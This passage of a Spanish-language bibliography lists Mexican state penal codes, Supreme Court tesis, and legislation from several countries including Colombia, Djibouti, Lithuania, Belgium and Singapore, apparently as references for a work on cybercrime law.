——(17 de mayo de 1986). Código Penal para el Estado de Zacatecas. *Periódico Oficial del Estado de Zacatecas*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=KtizUI4JHf5+EtX0ckFj3G2gw6EacWKW+kvD+3AM4jsZhnZf1WUFlktgAZ0Tw+mXjyt5xFdm9bifOkqX6+XNmA==

——(20 de diciembre de 1986). Código Penal para el Estado de Tamaulipas. *Periódico Oficial del Estado de Tamaulipas*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=0Ie/N7xq+DV8dQAW3u52qzJflDIl5BaTMFcOp9RZggNyIbd5YGCLeOu5x4dXpa1vt8fYSRsZapLMjcX03L15nQ==

——(23 de diciembre de 1986). Código Penal del Estado Libre y Soberano de Puebla. *Periódico Oficial del Estado de Puebla*. Recuperado de http://

legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=ScaDHU04kbz1pMoKVVdESGQa+eT8012c0ZS4KNds//SkRcdDaHpWU-1pfoHmGUb58EcornfU0kOjbSf7IrXBYsw==

——(23 de julio de 1987). Código Penal para el Estado de Querétaro. *Periódico Oficial del Estado de Querétaro*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=Jl+KH7YUMg2oZlLF7yuczHd+8Wu5Kwp+uOdFR6i0p1LEF6ZM1+/9YVJ9xpjU5/yY+ZJYkAkQ67uyzzpDOtDtbQ==

——(1989). Código Penal para el Estado de Baja California. *Periódico Oficial del Estado de Baja California*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=rKPW0KzeZh2/lptWhvCgtPoDSVFPYoThUtIhttnH+tnbeMZNn5k1UebOGazex4VkN+yxbGLT7ZCNJghq1CtoYg==

——(26 de marzo de 1990). Código Penal para el Estado de Nuevo León. *Periódico Oficial del Estado de Nuevo León*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=-f1G76H8Whi01YsK4VdoyO8YzJNKglPPYkUCftlIkcq7b+IpO8Z2I2tVnozesOOnSgh1tJx2zFKjp0LXt1ohFYA==

——(9 de junio de 1990). Código Penal para el Estado de Hidalgo. *Periódico Oficial del Estado de Hidalgo*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=qcNPmfcb6y4QBXy2r5PpBY/oXBnTi6RNe2+AWKOf2+kmRDUqOvaYc1cwGExvpZmJz+rnqYUbG8vHOBlhVOpUCw==

——(29 de marzo de 1991). Código Penal para el Estado Libre y Soberano de Quintana Roo. *Periódico Oficial del Estado de Quintana Roo*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=E1g+GnTpDqE4YUE9Asw1/TAbp6zTDun+xjdBX56woxxdro6nO2BtS1THFwmWaz7pMZoxAYywiwLnhXazHHdxsQ==

——(28 de octubre de 1992). Código Penal para el Estado de Sinaloa. *Periódico Oficial del Estado de Sinaloa*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=Y4QE6cAgviurnTJ8Y1MFa6PtwprP0TloV9jIQkizh910E1MsroW6TVrzoDxXx0X321JjPD+qDwAhxQTHSp9ONw==

——(1992). 205596. P. C/92. *Semanario Judicial de la Federación*. Recuperado de http://sjf.scjn.gob.mx/sjfsist/Documentos/Tesis/205/205596.pdf

——(24 de marzo de 1994). Código Penal para el Estado de Sonora. *Boletín Oficial del Estado de Sonora*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=tKw/oZYzmgAUbF-8mLnfbgbpMjrAHUZ83Yj9VYHv13e2hT+T9abLc7K9ITR+hLnku0QRtN3i8olz442AEkDfX9g==

——(9 de octubre de 1996). Código Penal para el Estado de Morelos. *Periódico Oficial del Estado de Morelos*. Recuperado de http://legislacion.scjn.gob.

mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=Y4QE6cAgviurnTJ8Y1MFa+Rld/eZJat09ffmeuGwdXnA05XBAn2eoitji3Imdm78dnfRAcVIrT3ak2NZf+JveA==
——(5 de febrero de 1997). Código Penal para el Estado de Tabasco. *Periódico Oficial del Estado de Tabasco*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=Upmvcxia2ntX3YVztB0yTije4IM1xIxL5m2nBuK4qAtq6u/xJwx+/26BCu28GCBokM1vkDYtmJT/ZJomEVG5qQ==
——(1999). Código Penal del Estado de Coahuila de Zaragoza. *Periódico Oficial del Estado de Coahuila de Zaragoza*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=zw5MOSozA+qP6ay2rw204aOvy+Y2LDugBxXxl8Hjo3qj2sSuAf7Gub9mNhEHnLYT8fMFh1Y78jocWH/TSZfPUA==
——(enero de 1999). 194686. 2a. V/99. *Semanario Judicial de la Federación y su Gaceta*. Recuperado de http://sjf.scjn.gob.mx/SJFSist/Documentos/Tesis/194/194686.pdf
——(noviembre de 1999). Tesis: P. LXXVII/99. *Semanario Judicial de la Federación*. Recuperado de https://sjf.scjn.gob.mx/sjfsist/Paginas/DetalleGeneralV2.aspx?ID=192867&Clase=DetalleTesisBL
——(20 de marzo de 2000). Código Penal del Estado de México. *Gaceta del Gobierno del Estado de México*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=IIx9o0U5dicNKQizyVuOGxLeWGxrwOuKq0SljMlI76lWh4559RNrd2y7fqpwKfKStiJF4g1fh8bw2i1JFAqc2g==
——(30 de marzo de 2000). Código Penal del Estado de Yucatán. *Diario Oficial del Estado de Yucatán*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=T6qxC5OFkfuXYGm6eb+OmWw9yWKnqACp7aYf6ZhduBeHvQ6h4HwN1j+Il+KFRKzYvXFq44BIY+KCURlW3B5kHg==
——(2 de noviembre de 2001). Código Penal del Estado de Guanajuato. *Periódico Oficial del Estado de Guanajuato*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=lW9H/jFKl9uhRauug/YriXN3EWl6u7CrvnHHonpYWcWEhoIEWS2SzTgMA6JjeEqMaJO8cCY/IJ58c/qcv9gtrw==
——(2002). Código Penal para el Distrito Federal. *Gaceta Oficial del Distrito Federal*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=8YvM+VftToT6uaOXpLaEZnlwhB/+ouUa2sMlagHxfS1DTFvj60E9U3LiGJVAEAgdkkrYP6T7fFhsDcqOhldh5g==
——(7 de noviembre de 2003). Código Penal para el Estado Libre y Soberano de Veracruz. *Gaceta Oficial del Estado de Veracruz de Ignacio de la Llave*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=+DZ3lnnCyYuaayfKntdJT6Jwfh2EYk9ScnbW5qYZz

UILh9kYrck9G1iwAsAkZu27xz0KN2C2TJPa+B4CLv6tlA==
——(2006). Código Penal del Estado de Chihuahua. *Periódico Oficial del Estado de Chihuahua*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=Vk7cSqAib6hb858M5o71iyPT6jZwrifIN5u2bG967CrGIOCW5vWaKU0F7HqUDbpvqZ8yiLdpNP9t6kmy/+KtdA==
——(2007). Código Penal para el Estado de Chiapas. *Periódico Oficial del Estado de Chiapas*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=Eoyk5fzXbUeuSei9QHU1E24/oi1vCq705KDlhsmeZVn+b99GOR19FZgQZcMDqPQj5ZC00HIb+Dz6jtHiW5PaRw==
——(2007). Tesis: P. IX/2007. *Semanario Judicial de la Federación*. Recuperado de https://sjf.scjn.gob.mx/sjfsist/Paginas/DetalleGeneralV2.aspx?ID=172650&Clase=DetalleTesisBL
——(2009). Código Penal para el Estado Libre y Soberano de Durango. *Periódico Oficial del Estado de Durango*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=K0xaedzXoEno29y4Xxi0ux6bfOcqDHyDciDWKMLpHHlW2svg7sGES8JlVlm5AoUrv6MHHTgZ6yAwIVYCH0ro8g==
——(marzo de 2010). Libertad de asociación y de reunión. Sus diferencias. *Semanario Judicial de la Federación*. Recuperado de http://sjf.scjn.gob.mx/sjfsist/Documentos/Tesis/164/164995.pdf
——(mayo de 2010). Tesis: XI.1o.A.T.45 K. *Semanario Judicial de la Federación*. Recuperado de https://sjf.scjn.gob.mx/sjfsist/Paginas/DetalleGeneralV2.aspx?id=164509&Clase=DetalleTesisBL
——(2012). Código Penal del Estado de Campeche. *Periódico Oficial del Estado de Campeche*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=DmTYt08m8xljwu4w02vVgPyWt0D8QaVj7XOTUg96Rl12+YbKDX0p3s34KlCw0TXICeTV4nCHQwYhiX7S68VqeQ==
——(2013). Páginas web o electrónicas. Su contenido es un hecho notorio y susceptible de ser valorado en una decisión judicial. *Semanario Judicial de la Federación*. Recuperado de http://sjf.scjn.gob.mx/SJFSist/paginas/DetalleGeneralV2.aspx?Epoca=1e3e10000000000&Apendice=1000000000000&Expresion=I.3o.C.35%2520k%2520(10a.)&Dominio=Rubro,Texto&TA_TJ=2&Orden=1&Clase=DetalleTesisBL&NumTE=1&Epp=20&Desde=-100&Hasta=-100&Index=0&InstanciasSeleccionadas=6,1,2,50,7&ID=2004949&Hit=1&IDs=2004949&tipoTesis=&Semanario=0&tabla=&Referencia=&Tema=
——(20 de mayo de 2013). Código Penal para el Estado de Aguascalientes. *Periódico Oficial del Estado de Aguascalientes*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=L+MAeKaFQ+7k4F9Z6yudPeBtUNTiNoqORHR+X8X6cvxi6uAHO5tLXWX65de8HHL2dBJaa7ZU/mYHtEeAs/qjGA==
——(31 de mayo de 2013). Código Penal para el Estado Libre y Soberano de Tlaxcala. *Periódico Oficial del Estado de Tlaxcala*. Recuperado de http://

legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=L+MAeKaFQ+7k4F9Z6yudPVbLvK7tCKN+cdHP+JhMZ+NEqjBgEAFhxiOu8MnA88it9V8IIhIx0J2c9R1LLZRvsg==

——(febrero de 2014). Derecho fundamental al honor. Su dimensión subjetiva y objetiva. *Semanario Judicial de la Federación*. Recuperado de http://sjf.scjn.gob.mx/SJFSist/paginas/DetalleGeneralV2.aspx?Epoca=1e3e10000000000&Apendice=1000000000000&Expresion=derecho%2520al%2520honor&Dominio=Rubro,Texto&TA_TJ=2&Orden=1&Clase=DetalleTesisBL&NumTE=86&Epp=20&Desde=-100&Hasta=-100&Index=0&InstanciasSeleccionadas=6,1,2,50,7&ID=2005523&Hit=17&IDs=2014498,2013976,2013475,2013585,2013355,2012527,2011786,2010591,2010251,2010308,2010023,2009268,2008407,2008458,2006733,2006174,2005523,2005183,2004199,2003844&tipoTesis=&Semanario=0&tabla=&Referencia=&Tema=

——(1 de agosto de 2014). Código Penal para el Estado Libre y Soberano de Guerrero. *Periódico Oficial del Estado de Guerrero*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=u+uol4XmeVVQSBV20oBZUwv/+kh4saQoVr9pUwqD+ZEEO1bcSCBsqKIw+/5aGgPomvV8ei0P0rwXmEycsZFQ/g==

——(6 de septiembre de 2014). Código Penal para el Estado de Nayarit. *Periódico Oficial del Gobierno del Estado de Nayarit*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=u+uol4XmeVVQSBV20oBZUz+iQ/SQ4Yf3KdAwbU3pBQS6wMrRWompHnIBe3DcynJc5/4R/hAGhqfuYK8aTtu1oA==

——(11 de octubre de 2014). Código Penal para el Estado de Colima. *Periódico Oficial del Estado de Colima*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=u+uol4XmeVVQSBV20oBZU7F3SGE6ABuDSWnPELrOhS8MlxJUSNoSY8kUC7r4eFyo1PtgYwQkw3mEK5oBFD6eFw==

——(17 de diciembre de 2014). Código Penal para el Estado de Michoacán de Ocampo. *Periódico Oficial del Estado de Michoacán*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=u+uol4XmeVVQSBV20oBZUwa8LGNT6pLjaHLZF8kZEiuoQzM5a/J526EsP9BlB56n0x08PJqfT+w+wIPPPJp/FQ==

——(29 de septiembre de 2014). Código Penal del Estado de San Luis Potosí. *Periódico Oficial del Estado de San Luis Potosí*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=u+uol4XmeVVQSBV20oBZU0DL7QWbomPUa5FJ76uu8v1grwpbLd+Fujn2SN/YF+iSMAQhhW7BARMQDRQMBZhUyA==

——(30 de noviembre de 2014). Código Penal para el Estado Libre y Soberano de Baja California Sur. *Boletín Oficial del Estado de Baja California Sur*. Recuperado de http://legislacion.scjn.gob.mx/Buscador/Paginas/AbrirDocArticulo.aspx?q=u+uol4XmeVVQSBV20oBZU/l4Ps5gIStLHLde7sczLz8e7U/65P7cwBnqR1sSVBPdc9vfec4MD73BNNCrj2ja+g==

——(2015). 2008935. 1a./J. 29/2015 (10a.). *Semanario Judicial de la Federación*. Recuperado de https://sjf.scjn.gob.mx/sjfsist/Documentos/Tesis/2008/2008935.pdf
——(2016). Derecho a ser informado y derecho al honor. Estándar para determinar su prevalencia. *Semanario Judicial de la Federación*. Recuperado de http://sjf.scjn.gob.mx/SJFSist/paginas/DetalleGeneralV2.aspx?Epoca=1e3e10000000000&Apendice=1000000000000&Expresion=derecho%2520al%2520honor&Dominio=Rubro,Texto&TA_TJ=2&Orden=1&Clase=DetalleTesisBL&NumTE=86&Epp=20&Desde=-100&Hasta=-100&Index=0&InstanciasSeleccionadas=6,1,2,50,7&ID=2012527&Hit=6&IDs=2014498,2013976,2013475,2013585,2013355,2012527,2011786,2010591,2010251,2010308,2010023,2009268,2008407,2008458,2006733,2006174,2005523,2005183,2004199,2003844&tipoTesis=&Semanario=0&tabla=&Referencia=&Tema=
——(2017). Dignidad humana. Las personas morales no gozan de ese derecho. *Semanario Judicial de la Federación*. Recuperado de http://sjf.scjn.gob.mx/SJFSist/paginas/DetalleGeneralV2.aspx?Epoca=1e3e10000000000&Apendice=1000000000000&Expresion=derecho%2520al%2520honor&Dominio=Rubro,Texto&TA_TJ=2&Orden=1&Clase=DetalleTesisBL&NumTE=86&Epp=20&Desde=-100&Hasta=-100&Index=0&InstanciasSeleccionadas=6,1,2,50,7&ID=2014498&Hit=1&IDs=2014498,2013976,2013475,2013585,2013355,2012527,2011786,2010591,2010251,2010308,2010023,2009268,2008407,2008458,2006733,2006174,2005523,2005183,2004199,2003844&tipoTesis=&Semanario=1&tabla=&Referencia=&Tema=
——(marzo de 2017). Leyes especiales. Su diferencia con las leyes supletorias. *Semanario Judicial de la Federación*. Recuperado de https://sjf.scjn.gob.mx/SJFSist/paginas/DetalleGeneralV2.aspx?Epoca=1e3e10000000000&Apendice=1000000000000&Expresion=%2522leyes%2520especiales%2522&Dominio=Rubro,Texto&TA_TJ=2&Orden=1&Clase=DetalleTesisBL&NumTE=41&Epp=20&Desde=-100&Hasta=-100&Index=0&InstanciasSeleccionadas=6,1,2,50,7&ID=2013909&Hit=1&IDs=2013909,2013440,2011955,2010991,2010699,2010451,2010195,2010009,2010049,2004290, 2001311,160542,166242,167252,168533,169987,170486,171713,172357,172358&tipoTesis=&Semanario=0&tabla=&Referencia=&Tema=
——(30 de junio de 2017). Libertad de expresión ejercida a través de la red electrónica (Internet). La protección de los derechos de autor no justifica, en sí y por sí misma, el bloqueo de una página web. *Semanario Judicial de la Federación*. Recuperado de https: //sjf.scjn.gob.mx/SJFSist/ paginas/ DetalleGeneralV2.aspx?Epoca=1e3e10000000000&Apendice=1000000000000&Expresion=libertad%2520de%2520expresi% 25C3%25B3n&Dominio= Rubro,Texto&TA_TJ=2&Orden=1&

Clase=DetalleTesisBL&NumTE= 213&Epp=20&Desde=-100&Hasta=-100&Index=0&InstanciasSeleccionadas= 6,1,2,50,7&ID=2014656&Hit=1&IDs=2014656,2014513,2014515,2014518,2014519,2014011,2013904,2013976, 2013838, 2013599, 2013405, 2013573, 2013282,2013204, 2013315,2013140,2012527,2012531,2012691,2012254&tipoTesis=&Semanario=1&tabla=&Referencia=&Tema=

——(junio de 2017). Bloqueo de una página electrónica (Internet). Dicha medida únicamente está autorizada en casos excepcionales. *Semanario Judicial de la Federación*. Recuperado de https://sjf.scjn.gob.mx/SJFSist/paginas/DetalleGeneralV2.asp x?Epoca=1e3e10000000000&Apendice=1000000000000&Expresion=libertad%2520de%2520expresi%25C3%25B3n&Dominio=Rubro,Texto&TA_TJ=2&Orden=1 &Clase=DetalleTesisBL&NumTE=213& Epp=20&Desde=-100&Hasta=-100&Index=0&InstanciasSeleccionadas=6,1,2,50,7&ID=2014513&Hit=2&IDs=2014656, 2014513,2014515,2014518,2014519,2014011,2013904, 2013976,2013838,2013599,2013405,2013573,2013282,2013204,2013315,2013140,2012527,2012531,2012691, 2012254&tipoTesis=&Semanario=1&tabla=&Referencia=& Tema=

SDP noticias (2017). Conoce la verdad detrás del video de la despedida de soltera que se hizo viral y resultó ser mentira. *SDP noticias*. Recuperado de https://www.sdpnoticias.com/sorprendente/2017/05/27/conoce-la-verdad-detras-del-video-de-la-despedida-de-soltera-que-se-hizo- viral-y-resulto-ser-mentira

Sebastián Guerrero (13 de octubre de 2010). Directory Path Traversal. *Blogger*. Recuperado de http:// seguesec.blogspot.mx/2010/10/directory-path-traversal.html

Secretaría de Finanzas Honduras (2003). Código Aduanero Uniforme Centroamericano (CAUCA) Acuerdo Número 023-2003. Recuperado de http://www.sefin.gob.hn/wp-content/uploads/leyes/CODIGO%20DE%20ADUANA%20UNIFORME%20CENTROAMERICANO.pdf

Secretaría de la Función Pública (2013). *Rendición de cuentas*. Recuperado de http:// www.programaanticorrupcion.gob.mx /index.php/internacionales/practicas-exitosas/mejores-practicas-internacionales/rendicion-de-cuentas.html

——(2013). *Gobierno digital o electrónico*. Recuperado de http://www.programaanticorrupcion. gob.mx/ index.php /internacionales/practicas-exitosas/mejores-practicas-internacionales/gobierno-digital-o-electronico.html

Secretaría General del Senado Colombia (2008). Ley Estatutaria 1266 de 2008 [1] (diciembre 31) Diario Oficial No. 47.219 de 31 de diciembre de 2008. Recuperado de http://www.secretariasenado.gov.co/senado/basedoc/ley_1266_2008.html

Secretaría Jurídica Distrital Bogotá Colombia (2000). Ley 599 de 2000

(julio 24) por la cual se expide el Código Penal. Recuperado de http://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=6388#0

——(2004). Ley 906 de 2004 por la cual se expide el Código de Procedimiento Penal (Corregida de conformidad con el Decreto 2770 de 2004). Recuperado de http://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=14787#0

Secretariat General Du Gouvernement Algeria (1966). Code Penal Année 2015, Ordonnance n° 66-156 du 8 juin 1966 portant code pénal, modifiée et complétée. Recuperado de http://www.joradp.dz/TRV/FPenal.pdf

——(2004). Loi n° 04-13 du 27 Ramadhan 1425 correspondant au 10 novembre 2004 portant approbation de l'ordonnance n° 04-01 du 3 Joumada Ethania 1425 correspondant au 21 juillet 2004 modifiant et complétant l'ordonnance n° 76-106 du 9 décembre 1976 portant code des pensions militaires. Recuperado de http://www.joradp.dz/JO2000/2004/071/FP4.pdf

Secrétariat Général du Gouvernement Djibouti (2004). Loi n°80/AN/04 /5ème L Portant Réforme du Secteur des Technologies de l'Information et de la Communication. Recuperado de http://www.presidence.dj /texte.php?ID=80&ID2=2004-10-24&ID3=Loi&ID4=4&ID5=2004-10-31&ID6=n

——(2006). Loi n°154/AN/06/5ème L relative à la protection du droit d'auteur et du droit voisin. Recuperado de http: // www.presidence.dj/texte.php?ID=154&ID2=2006-07-31&ID3=Loi&ID4=5&ID5=2006-07-31&ID6=sp

——(24 de mayo de 2011). Loi N° 110/AN/11/6ème L relative à la lutte contre le financement du terrorisme. Recuperado de http://www.presidence.dj/texte.php?ID=110&ID2=2011-05-25&ID3=Loi&ID4=10&ID5=2011-05-31&ID6=n

——(25 de mayo de 2011). Loi N° 112/AN/11/6ème L complétant la loi n°196/AN/02/4ème L sur le blanchiment, la confiscation et la coopération internationale en matière de produit du crime. Recuperado de http://www.presidence.dj/ texte.php?ID=112&ID2=2011-05-25&ID3=Loi&ID4= 10&ID5=2011-05-31&ID6=n

——(2014). Loi N° 66/AN/14/7ème L relative au cyber sécurité et à la lutte contre la cybercriminalité. Recuperado de http:// www.presidence.dj/texte.php?ID=66&ID2=2014-07-20&ID3=Loi&ID4=1&ID5=2014-07-31&ID6=sp

——(2015). Loi N° 100/AN/15/7ème L portant création de l'Agence Nationale des Systèmes d'Informations de l'Etat. Recuperado de http://www.presidence.dj/texte.php?ID=100&ID2=2015-07-11&ID3=Loi&ID4=13&ID5=2015-07-15&ID6=n

——(2016). Loi N° 118/AN/15/7ème L portant création d'un Système de Paiement National, sa Réglementation et sa Surveillance. Recupe-

rado de http://www.presidence.dj/texte.php?ID=118&ID2=2016-07-16&ID3=Loi&ID4=14&ID5=2016-07-31&ID6=n

SEDEM-Seguridad en Democracia (2006). Decreto Número 21-2006 Ley Contra la Delincuencia Organizada. Recuperado de http:// www.sedem.org.gt/sedem/sites/default/files/8.4%20LEY%20CONTRA%20LA%20DELINCUENCIA%20ORGANIZADA.pdf

——(2008). Decreto Número 57-2008 Ley de Acceso a la Información Pública. Recuperado de http:// www.sedem.org.gt/sedem/ sites/default/files/8.7%20Ley%20de%20acceso%20a%20la%20informacion%20p%C3%BAblica.pdf

Seimas Republic of Lithuania (1991). Suvestinė redakcija nuo 2017-09-01 Lituano República de Educación Ley 1991. 25 de junio. No. I-1489 Vilnius. Recuperado de https://e-seimas.lrs.lt/portal/legalAct/lt/TAD/TAIS.1480/xBWGGrwEMV

——(1996). Suvestinė redakcija nuo 2017-01-01 Lietuvos Respublikos Asmens Duomenų Teisinės Apsaugos Įstatymas 1996 m. birželio 11 d. Nr. I-1374 Vilnius. Recuperado de https://e-seimas.lrs.lt/portal/legalAct / lt/ TAD/TAIS.29193/tZmHKefvAp

——(1999). Suvestinė redakcija nuo 2016-10-01 Lietuvos Respublikos Valstybės ir Tarnybos Paslapčių Įstatymas 1999 m. lapkričio 25 d. Nr. VIII-1443 Vilnius. Recuperado de https://e-seimas.lrs.lt/portal/legalAct /lt/ TAD/TAIS.91654/jMiyiBvrUE

——(17 de julio de 2000). Suvestinė redakcija nuo 2017-01-01 Lietuvos Respublikos Žvalgybos Įstatymas 2000 m. liepos 17 d. Nr. VIII-1861 Vilnius. Recuperado de https: //e-seimas.lrs.lt/portal/legalAct/lt/TAD/TAIS.106097/YXYPyuqTDd

——(26 de septiembre de 2000). Suvestinė redakcija nuo 2017-01-01 Baudžiamojo Kodekso Patvirtinimo ir Įsigaliojimo 2000 m. rugsėjo 26 d. Nr. VIII-1968 Vilnius. Recuperado de https://e-seimas.lrs.lt/portal/ legalAct/ lt/ TAD/ TAIS.111555/bzFAqiqIuy

——(2002). Suvestinė redakcija nuo 2017-01-01 iki 2017-12-31 Įstatymas paskelbtas: Žin. 2002, Nr. 37-1341; Žin. 2002, Nr.46-0, i. k. 1021010ISTA00IX-785 Patvirtintas 2002 m. kovo 14 d. įstatymu Nr. IX-785 Lietuvos Respublikos Baudžiamojo Proceso Kodeksas. Recuperado de https:// www.e-tar.lt/ portal/lt/legalAct/TAR.EC588C321777/djXqOKZdcl

——(2004). Suvestinė redakcija nuo 2017-01-01 iki 2017-04-30 Lietuvos Respublikos Elektroninių Ryšių Įstatymas 2004 m. balandžio 15 d. Nr. IX-2135 Vilnius. Recuperado de https://e-seimas.lrs.lt/portal/legalAct/lt / TAD/TAIS.232036 /HwzrYajnEZ

——(2006). Suvestinė redakcija nuo 2017-01-01 Lietuvos Respublikos Informacinės Visuomenės Paslaugų Įstatymas 2006 m. gegužės 25 d. Nr. X-614 Vilnius. Recuperado de https://e-seimas.lrs.lt/portal/legalAct/lt/

TAD/TAIS.277491/zTdtqQnMLc
——(2008). Suvestinė redakcija nuo 2016-12-01 Lietuvos Respublikos Pinigų Plovimo ir Teroristų Finansavimo Prevencijos Įstatymas Įstatymo pavadinimas keistas: Nr. X-1419, 2008-01-17, Žin., 2008, Nr. 10-335 (2008-01-24) 1997 m. birželio 19 d. Nr. VIII-275 Vilnius. Recuperado de https://e-seimas.lrs.lt/portal/legalAct/lt/TAD/TAIS.41300/RgRTducIvk
——(15 de diciembre de 2011). Suvestinė redakcija nuo 2017-04-01 Lietuvos Respublikos Valstybės Informacinių Išteklių Valdymo Įstatymas 2011 m. gruodžio 15 d. Nr. XI-1807 Vilnius. Recuperado de https://e-seimas.lrs.lt/portal/legalAct/lt/TAD/TAIS.415499/eBSPZxiJPo
——(22 de diciembre de 2011). Suvestinė redakcija nuo 2016-07-14 Lietuvos Respublikos Elektroninių Pinigų ir Elektroninių Pinigų Įstaigų Įstatymas 2011 m. gruodžio 22 d. Nr. XI-1868 Vilnius. Recuperado de https://e-seimas.lrs.lt/portal/legalAct/lt/TAD/TAIS.415752/lFObSTmOxk
——(2014). Suvestinė redakcija nuo 2017-01-01 Lietuvos Respublikos Kibernetinio Saugumo Įstatymas 2014 m. gruodžio 11 d. Nr. XII-1428 Vilnius. Recuperado de https://e-seimas.lrs.lt/portal/legalAct/lt/TAD/f6958c2085dd11e495dc9901227533ee/tOCbyAHsCp
——(2015). Suvestinė redakcija nuo 2017-03-01 iki 2017-12-31 Įstatymas paskelbtas: Tar 2015-07-10, i. k. 2015-11216 Lietuvos Respublikos Administracinių Nusižengimų Kodesko Patvirtinimo, Įsigaliojimo ir Įgyvendinimo Tvarkos Įstatymas 2015 m. birželio 25 d. Nr. XII-1869 Vilnius. Recuperado de https://www.e-tar.lt/portal/lt/legalAct/4ebe66c0262311e5bf92d6af3f6a2e8b/rGRpUcICUx
Senado de la República Mexicana (2015). Iniciativa con proyecto de decreto por el que se expide la Ley Federal para Prevenir y Sancionar los Delitos Informáticos. Recuperado de http://www.senado.gob.mx/sgsp/gaceta/63/1/2015-10-27-1/assets/documentos/Inic_PRI_Ley_Delitos_Informaticos.pdf
Sénat France (2017). Projet de loi de finances pour 2017: Direction de l'action du Gouvernement: coordination du travail gouvernemental. Recuperado de http://www.senat.fr/rap/a16-142-9/a16-142-9_mono.html
Service Public Fédéral Belge (1808). Code d'Instruction Criminelle. Livre premier (Art. 8 à 136ter) (Pour des raisons techniques, le Code d'Instruction Criminelle est divisé en 8 parties, dont le livre premier est la deuxième partie.). Recuperado de http://www.ejustice.just.fgov.be/eli/loi/1808/11/17/1808111701/justel
——(1867). Code Penal. Recuperado de http://www.ejustice.just.fgov.be/eli/loi/1867/06/08/1867060850/justel
——(1981). Loi Tendant à Réprimer Certains Actes Inspirés par le Racisme ou la Xénophobie. Recuperado de http://www.ejustice.just.fgov.be/eli/loi/1981/07/30/1981001359/justel

——(2005). Loi Relative aux Communications Électroniques. Recuperado de http://www.ejustice.just.fgov.be/eli/loi/2005/06/13/2005011238/justel
——(2006). Loi Relative à l'Analyse de la Menace. Recuperado de http://www.ejustice.just.fgov.be/eli/loi/2006/07/10/2006009570/justel
——(2014). Loi Organisant le Vote Électronique avec Preuve Papier. Recuperado de http://www.ejustice.just.fgov.be/eli/loi/2014/02/07/2014000108/justel
——(2015). Loi Relative aux Marchés Publics. Recuperado de http://www.ejustice.just.fgov.be/eli/loi/2016/06/17/2016021053/justel
——(2016). Loi Relatif à la Réutilisation des Informations du Secteur Public. Recuperado de http://www.ejustice.just.fgov.be/eli/loi/2016/05/04/2016009236/justel
——(2017). Loi Relative à la Surveillance des Processeurs d'Opérations de Paiement. Recuperado de http://www.ejustice.just.fgov.be/eli/loi/2017/03/24/2017030173/justel

Silva, M. (23 de febrero 2017). Rusia lanza sitio web para detectar noticias falsas. *FayerWayer*. Recuperado de https://www.fayerwayer.com/2017/02/rusia-lanza-sitio-web-para-detectar-noticias-falsas/

——(2 de marzo de 2017). Adolescentes rusos se suicidan por juego creado en redes sociales. *FayerWayer*. Recuperado de https://www.fayerwayer.com/2017/03/adolescentes-rusos-se-suicidan-por-juego-creado-en-redes-sociales/

Singapore Statutes Online (1871). Penal Code (Chapter 224) (Original Enactment: Ordinance 4 of 1871). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;query=Status%3Acurinforce%20Type%3Aact,sl%20Content%3A%22penal%22%20Content%3A%22code%22;rec=2;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fsearch%2Fsummary%2Fresults.w3p%3Bquery%3DStatus%253Acurinforce%2520Type%253Aact,sl%2520Content%253A%2522penal%2522%2520Content%253A%2522code%2522;whole=no
——(1893). Evidence Act (Chapter 97) (Original Enactment: Ordinance 3 of 1893). Recuperado de http://statutes.agc.gov.sg/aol/search/display/view.w3p;page=0;query=CompId%3A5fe19e54-3afb-424f-94a9-d06fa5961017;rec=0;resUrl=http%3A%2F%2Fstatutes.agc.gov.sg%2Faol%2Fbrowse%2FtitleResults.w3p%3Bletter%3DE%3BpNum%3D2%3Btype%3DactsForce
